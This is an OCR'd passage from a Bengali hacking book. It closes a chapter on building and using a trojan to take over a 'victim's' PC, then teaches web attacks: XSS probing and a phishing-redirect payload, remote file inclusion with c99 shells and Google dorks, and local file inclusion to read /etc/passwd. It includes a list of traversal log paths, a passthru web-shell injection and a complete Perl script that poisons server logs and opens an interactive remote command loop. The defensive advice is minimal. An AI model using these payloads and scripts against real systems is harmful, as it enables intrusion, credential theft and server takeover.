


৯.Create Server এ চাপ দাও।আশা করি সার্ভার ফাইল টি তৈরি করতে পারবে। ফাইলটি চিত্রের মতো হবে ।


১০.হ্যাকাররা ফাইল এর নাম এমন দেয় যাতে তুমি মনের অজান্তে ফাইলটি ওপেন কর।

১১.এখন আমি বলছি কিভাবে শিকার ফাঁদে পড়লে ধরতে হয়।


১২.ফাইল টি ইন্সটল করার পর পাসওয়ার্ড চাবে পাসওয়ার্ড দেওয়ার পর শিকার এর পুরো পিসি তোমার হাতে এসে পরবে ।




১৩.এখন তোমার হাতে অনেক অপশন,ওই পিসির যেকোনো কিছু করতে পারবে।




১৪.নিচের মেসেজটি দেখাবে যদি তুমি।মেসেজ পাঠাও।



১৫.তুমি যদি টাস্কবার হাইড করো তাহলে বারটি এমন দেখাবে।



১৬.স্ক্রীনসট নিলে এমন দেখাবে।



উপরের কাজ গুলো করে ট্রোজান তৈরি এবং ব্যবহার করা হয় । আমার মনে হয় অনেক মজা পাবে lmfaoooooooooo

প্রতিহতকরন

অনেক সতর্কতার সাথে কাজ করতে হয় । নাহলে ভাইরাস আক্রন্ত হতে হয়।কিছু পদ্ধতি আছে যার মাধ্যমে ভাইরাস থেকে দূরে থাকা যায়।

#পিসিতে আপডেটসহ ভালো এন্টিভাইরাস ইন্সটল করতে হবে।

#উইন্ডোজ এর Fire wall অন করতে হবে।

৯ম অধ্যায়

ওয়েব হ্যাকিং

আমরা এখন ওয়েব 2.0 যুগের সঙ্গে আছি,ওয়েবসাইট সর্বাপেক্ষা গতিশীল এবং users দের content এর সাথে interact করতে দেয়।ওয়েবের এই উন্নতির সাথে সাথে হ্যাকারদের ও অনেক উন্নতি হয়েছে।এই অধ্যায়টিতে, আমরা ওয়েব অ্যাপলিকেশনের বিরুদ্ধে আক্রমণের জনপ্রিয় কিছু পদ্ধতি নিয়ে আলোচনা করব।

ক্রস সাইট স্ক্রিপ্টিং (XSS)

Cross site scripting (XSS) তখনই হয় যখন কোন ইউজার ম্যালিসিয়াস কোড কোন website এ প্রবেশ করায়।যার কারনে ওয়েব অ্যাপ্লিকেশন এমন ভাবে কাজ করে যা তার করার কথা না।XSS attacks অনেক জনপ্রিয় এবং অনেক বড় website এর দ্বারা আক্রান্ত হয়েছে যার মাঝে FBI, CNN, Ebay, Apple, Microsft,AOL রয়েছে। কিছু ওয়েবসাইট ফিচার XSS attack এর জন্য vulnerable যেমন

- Search Engines
- Login Forms
- Comment Fields

এখানে ৩ রকমের XSS attack আছে।

১।Local-Local XSS attack বন্ধ করা অনেক দুষ্কর এবং কঠিন।এই attack এর জন্য browser vulnerability এ exploit দরকার।এই ধরনের attack এর মাধ্যমে এক জন হ্যাকার তোমার computer এ worms, spambots, install করতে পারে।

২।Non-Persistent - Non-Persistent attack হল সব থেকে সাধারন attack এবং টা আসলে ওয়েবসাইটের কোন ক্ষতি করে না ।Non-persistent attack এর মাধ্যমে ওয়েবসাইটে সাধারণ

P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w
www.purepdfbook.com

কিছু স্ক্রিপ্ট চালানো যায়।এই attack টি শুধু মাত্র কোড করা URL এর মদ্ধেই সীমাবদ্ধ অর্থাৎ অ্যাড্রেসবারে নির্দিষ্ট URL প্রবেশ করালেই এই attack এর ফল পাওয়া যাবে।


৩।Persistent -Persistent attack সাধারনত guest book, forum,shout box এধরনের ওয়েব অ্যাপ্লিকেশনের বিরুদ্ধে করা হয়।হ্যাকার persistent attacks এর মাধ্যমে এগুলো করতে পারেঃ

- ওয়েবসাইটের কুকি চুরি,
- ওয়ার্ম ছড়াতে পারে,
- এমনকি ওয়েবসাইট ডিফেসও করতে পারে।

এখন তুমি যান cross site scripting কি ।একটা ওয়েবসাইট কিভাবে vulnerable হয়?


১। যদি ওখানে search field থাকে তাহলে একটা শব্দ প্রবেশ করাও।যদি শব্দ টি পরের পেজে আবার দেখায় তাহলে সেটা vulnerable হওয়ার একটা সম্ভবনা আছে।

২। এখন আমরা কিছু HTML প্রবেশ করাব।আমরা <h1>hi</h1>,প্রবেশ করাব যদি শব্দটি স্বাভাবিকের থেকে বড় আকারে(চিত্রের মত) “hi” দেখায়।




তাহলে তা vulnerable।

৩। এখন আমরা JavaScript প্রবেশ করাব। <script>alert(“hi”);</script> এটা Search করলে যদি “hi” একটি পপআপ বক্সে দেখায় site টি XSS এর জন্য vulnerable।



www.purepdfbook.com



৪।এসব উদাহারন গুলো non-persistent।যদি কোন হ্যাকার guestbook বা এমন কোন কিছু পায় যা vulnerable তাহলে তাকে persistent বানাতে পারবে।

হ্যাকার যদি JavaScript ও PHP এ পারদর্শী থাকে তাহলে সে advanced XSS attack এর মাধ্যমে তোমার cookies চুরি করতে পারবে ও XSS worms ছড়িয়ে দিতে পারবে।আমি দেখাব phishing এর সাহায্যে হ্যাকার কিভাবে xss ব্যবহার করে।

১। মনে করি হ্যাকার www.victim-site.com থেকে password চুরি করতে চায়।যদি সে ওয়েবসাইট এর কোন জায়গা থেকে XSS vulnerability খুজে পায় তাহলে সে টার্গেট ওয়েবসাইট কে তার ফিশিং ওয়েবসাইটে redirect করে নিতে সক্ষম হবে।

২।উদাহরনস্বরূপ আমি যদি JavaScript টি search box এ প্রবেশ করাই তাহলে যে URL টি পাবো তা টা দেখতে নিচের মত হবে।

৩। URL এ ?searchbox= এবং &search এর মাঝে সব টুকু নিচের JavaScript code দ্বারা replace করতে হবেঃ

P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w
www.purepdfbook.com

<script>window.location = “http://phishing-site.com”</script>

৪।তারপর finished link এ গেলে টার্গেট ওয়েবসাইটটি ফিশিং ওয়েবসাইটে redirect করে দিবে ।URL কে আরও আসল ও কম সন্দেহজনক দেখাতে হ্যাকার এটি encode করতে পারে।তুমি নিম্নের ওয়েবসাইটটি থেকে encode করতে পার।

http://www.encodeurl.com

৫।এনকোডেড URL টি হবে এমনঃ

http%3A%2F%2Flocalhost%2Fform.php%3Fsearchbox%3D%3Cscript%3Ewindow.location+%3D+%5C%22http%3A%2F%2Fphishing-site.com%5C%22%3C%2Fscript%3E%26search%3Dsearch%21

www.purepdfbook.com
P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w

রিমোট ফাইল ইনক্লুসন

রিমোট ফাইল ইনক্লুসন (RFI) এর মাধ্যমে অন্যকোন ওয়েবসাইটের ফাইল টার্গেটসাইটে Include করা হয়।সাধারণত যে ফাইলটি include করা হয় তাকে বলে Shell যা হ্যাকার কে server side command execute করতে দেয় এবং যেকোন ফাইল access করতে দেয়।

অনেক সার্ভারই RFI vulnerable।কারন PHP এর default settings হিসেবে register_globals ও allow_url_fopen কমান্ড এনাবল করা থাকে।যদিও PHP 6.0 এর register_globals রিমুভ করা হয়েছে।এখন দেখি কিভাবে হ্যাকার ওয়েবসাইট এর vulnerability এক্সপ্লয়েট করে।

১।হ্যাকার একটি ওয়েবসাইট খুজে বের করবে যা তার পেজ গুলো PHP () function এর মাধ্যমে পেয়ে থাকে আর যা RFI এর জন্য vulnerable।বেশির ভাগ হ্যাকার Google dork ব্যবহার করে RFI এর জন্য vulnerable সাইট বের করতে।

২।যে সব Website এর নেভিগেসন সিস্টেমে অন্য জায়গা থেকে পেজ কল করা হয় যেমন

http://target-site.com/index.php?page=PageName

৩।পেজটা vulnerable হলে হ্যাকার ওই PageName এর পরিবর্তে একটি ওয়েবসাইট include করার চেষ্টা করবে।

http://target-site.com/index.php?page=http://google.com

৪।যদি ওয়েবসাইটে Google হোমপেজ দেখায় তাহলে হ্যাকার বুঝবে যে ওয়েবসাইটটি vulnerable এবং shell include করবে ।

৫।জনপ্রিয় দুটি shell হল c99 ও r57।হ্যাকারদের এটা একটা remote server থেকে upload করতে হবে বা Google dork দ্বারা যে ওয়েবসাইটে upload করা আছে তা খুজে বের করতে হবে

P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w
www.purepdfbook.com

ও include করতে হবে।shell খুজতে হ্যাকার Google এ inurl:c99.txt লিখে search দিতে পারে ।অনেক ওয়েবসাইটেই c99.txt পাওয়া যাবে। URL এর শেষে ? যোগ করতে হবে।কারন যদি c99.txt এর পর কিছু আসে তাহলে তা shell এ pass করে দেবে।নতুন URL টা shell সহ দেখতে এমন হবে


http://target-site.com/index.php?page=http://shellsite.com/c99.txt?

৬।মাঝেমাঝে server এর PHP script এ .php দেখা যায় প্রত্যেক ফাইল এর পর। তুমি shell include করার পর দেখাবে “c99.txt.php" ফলে এটা কাজ করবে না।এটা দূর করতে তোমাকে একটা null byte (%00) যোগ করতে হবে ।

৭।১ নং এ বলা হয়েছে যে হ্যাকার Google dork দিয়ে RFI vulnerable ওয়েবসাইট বের করবে।ধরি একটা Google dork হলঃ allinurl:.php?page= এটি php?page= সহ URL খুজে।কিন্তু এত সহজে vulnerable site পাওয়া যায় না।হ্যাকাররা সাধারণত 1337day এর মত এক্সপ্লয়েট ডাটাবেসে RFI Vulnerable ওয়েবসাইটের এক্সপ্লয়েট খুঁজে।

P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w
www.purepdfbook.com

৮।যদি হ্যাকার সারভার এর shell, parse করতে পারে তাহলে সে নিচের screen দেখতে পাবে।



shell টি remote সার্ভার এর তথ্য গুলো দেখাবে এবং সব ফাইল ও directory এর list দেখাবে।

www.purepdfbook.com

৯।এরপর হ্যাকার root privilege পাওয়ার চেষ্টা করবে।লোকাল এক্সপ্লয়েট আপলোড করে ও run করেও সে root privilege পেতে পারে।

এই RFI attacks থেকে বাচতে চাইলে up-to-date scripts ব্যবহার করতে হবে।আর সার্ভারে php.ini এর register_globals disabled করতে হবে।

P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w
www.purepdfbook.com

লোকাল ফাইল ইনক্লুসন

লোকাল ফাইল ইনক্লুসন (LFI) এর জন্য সার্ভারে directory transversal এর মাধ্যমে ব্রাউজ করার ক্ষমতা থাকতে হবে।LFI এর সাধারন ব্যবহার হল /etc/passwd বের করা।এই ফাইলে লিনাক্স সিস্টেমের ইউজারের গোপন তথ্য থাকে।RFI এর মতই এটিতে একই ভাবে vulnerable ওয়েবসাইট পাওয়া যায়।ধরি একটা vulnerable ওয়েবসাইট হলঃ www.target-site.com/index.php?p=about

directory transversal এর মাধ্যমে সে /etc/passwd browse করার চেষ্টা করবে এভাবেঃ

www.target-site.com/index.php?p= ../../../../../../../etc/passwd

যদি হ্যাকার /etc/passwd ফাইল পেয়ে যায় তাহলে সে নিচের মত দেখতে পাবেঃ

Root:x:0:0::/root:/bin/bash

bin:x:1:1:bin:/bin:/bin/false

daemon:x:2:2:daemon:/sbin:/bin/false

adm:x:3:4:adm:/var/log:/bin/false

lp:x:4:7:lp:/var/spool/lpd:/bin/false

sync:x:5:0:sync:/sbin:/bin/sync

shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown

halt:x:7:0:halt:/sbin:/sbin/halt

www.purepdfbook.com

প্রতিটি লাইন সাতটি পার্টে ভাগ করা।

username:passwd:UserID:GroupID:full_name:directory:shell

যদি পাসওয়ার্ডের হ্যাশ দেখায় তাহলে হ্যাকারকে তা crack করতে হবে।কিন্তু যদি password না দেখায় তাহলে বুঝতে হবে তা /etc/shadow file এ লুকানো আছে ফলে হ্যাকার তা দেখতে পায়নি।তাহলে হ্যাকার কে লগ injection দ্বারা দেখতে হবে।

লগগুলো লিনাক্সের বিভিন্ন distribution এ বিভিন্ন জায়গায় থাকে।নিচে সাধারন কিছু Directory এর লিস্ট দেয়া হল যেখানে সাধারণত লগ থাকে।

../apache/logs/error.log

../apache/logs/access.log

../../apache/logs/error.log

../../apache/logs/access.log

../../../apache/logs/error.log

../../../apache/logs/access.log

../../../../../../../etc/httpd/logs/acces_log

../../../../../../../etc/httpd/logs/acces.log

../../../../../../../etc/httpd/logs/error_log

../../../../../../../etc/httpd/logs/error.log

../../../../../../../var/www/logs/access_log

P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w

www.purepdfbook.com

../../../../../../../var/www/logs/access.log

../../../../../../../usr/local/apache/logs/access_log

../../../../../../../usr/local/apache/logs/access.log

../../../../../../../var/log/apache/access_log

../../../../../../../var/log/apache2/access_log

../../../../../../../var/log/apache/access.log

../../../../../../../var/log/apache2/access.log

../../../../../../../var/log/access_log

../../../../../../../var/log/access.log

../../../../../../../var/www/logs/error_log

../../../../../../../var/www/logs/error.log

../../../../../../../usr/local/apache/logs/error_log

../../../../../../../usr/local/apache/logs/error.log

../../../../../../../var/log/apache/error_log

../../../../../../../var/log/apache2/error_log

../../../../../../../var/log/apache2/error.log

../../../../../../../var/log/error_log

../../../../../../../var/log/error.log

P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w
www.purepdfbook.com

নিচে লগ injection করার কিছু ধাপ দেওয়া হল।

১. প্রথমে হ্যাকারকে টার্গেটওয়েবসাইটের অপারেটিং সিস্টেমের ভার্সন বের কতে হবে,যা লগ ফাইলে পাওয়া যাবে।

২.এরপর LFI এর মাধ্যমে হ্যাকার ওই ফাইলের লোকেশনে যাবে সেখানে যদি কিছু লগ পাওয়া যায় তাহলে পরের ধাপে যাবে।

৩.হ্যাকার কে কিছু PHP কোড লগ ফাইলে inject করতে হবে। URL এ = চিহ্নর পরে

<? Passthru($_GET['cmd']) ?> কোডটি Inject করতে হবে। এতে হ্যাকার Shell access করতে পারবে এবং সিস্টেমে কমান্ড রান করাতে পারবে।কমান্ডটি URL এ রান করালে php স্ক্রিপ্ট লগ হবে।

4.যদি হ্যাকার ওই পূর্বের লগ ফাইলে যায় তাহলে PHP কোডটি এমন দেখাবে

%3C?%20passthru($_GET[cmd])%20?%3E

5.আসলে PHP কোডটি এখানে কনভার্ট হয়ে গেছে।এটি একটি ব্রাওজারের ফিচার।ব্রাওজার PHP স্ক্রিপ্টটি কে এনকোড করে ফেলেছে।এখানে একটি পার্ল স্ক্রিপ্ট ব্যবহার করে এই সমস্যা সমাধান করা যায়।নিম্নে কোডটি দেওয়া হল।কোডটিতে $site, $path, $code, এবং $log প্রয়োজন মত এডিট করে নিতে হবে।

```
#!/usr/bin/perl -w
use IO::Socket;
use LWP::UserAgent;
$site="www.vulnerablesite.com";
$path="/";
$code="<? Passthru(\$_GET[cmd]) ?>";
$log = "../../../../../../../etc/httpd/logs/error_log";
print "Trying to inject the code";
```


www.purepdfbook.com

```
$socket = IO::Socket::INET->new(Proto=>"tcp", PeerAddr=>"$site", PeerPort=>"80") or die
"\nConnection Failed.\n\n";
print $socket "GET ".$path.$code." HTTP/1.1\r\n";
print $socket "User-Agent: ".$code."\r\n";
print $socket "Host: ".$site."\r\n";
print $socket "Connection: close\r\n\r\n";
close($socket);
print "\nCode $code successfully injected in $log \n";
print "\nType command to run or exit to end: ";
$cmd = <STDIN>;
while($cmd !~ "exit") {
$socket = IO::Socket::INET->new(Proto=>"tcp", PeerAddr=>"$site", PeerPort=>"80") or die
"\nConnection Failed.\n\n";
print $socket "GET ".$path."index.php?filename=".$log."&cmd=$cmd HTTP/1.1\r\n";
print $socket "Host: ".$site."\r\n";
print $socket "Accept: */*\r\n";
print $socket "Connection: close\r\n\n";
while ($show = <$socket>)
{
print $show;
}
print "Type command to run or exit to end: ";
$cmd = <STDIN>;
}
```

৬.হ্যাকার এই স্ক্রিপ্ট সঠিক ভাবে বসাতে পারলে সার্ভারে যেকোনো কমান্ড করতে পারবে এবং লোকাল এক্সপ্লয়েট করে R00T access নিতে পারবে।

www.purepdfbook.com

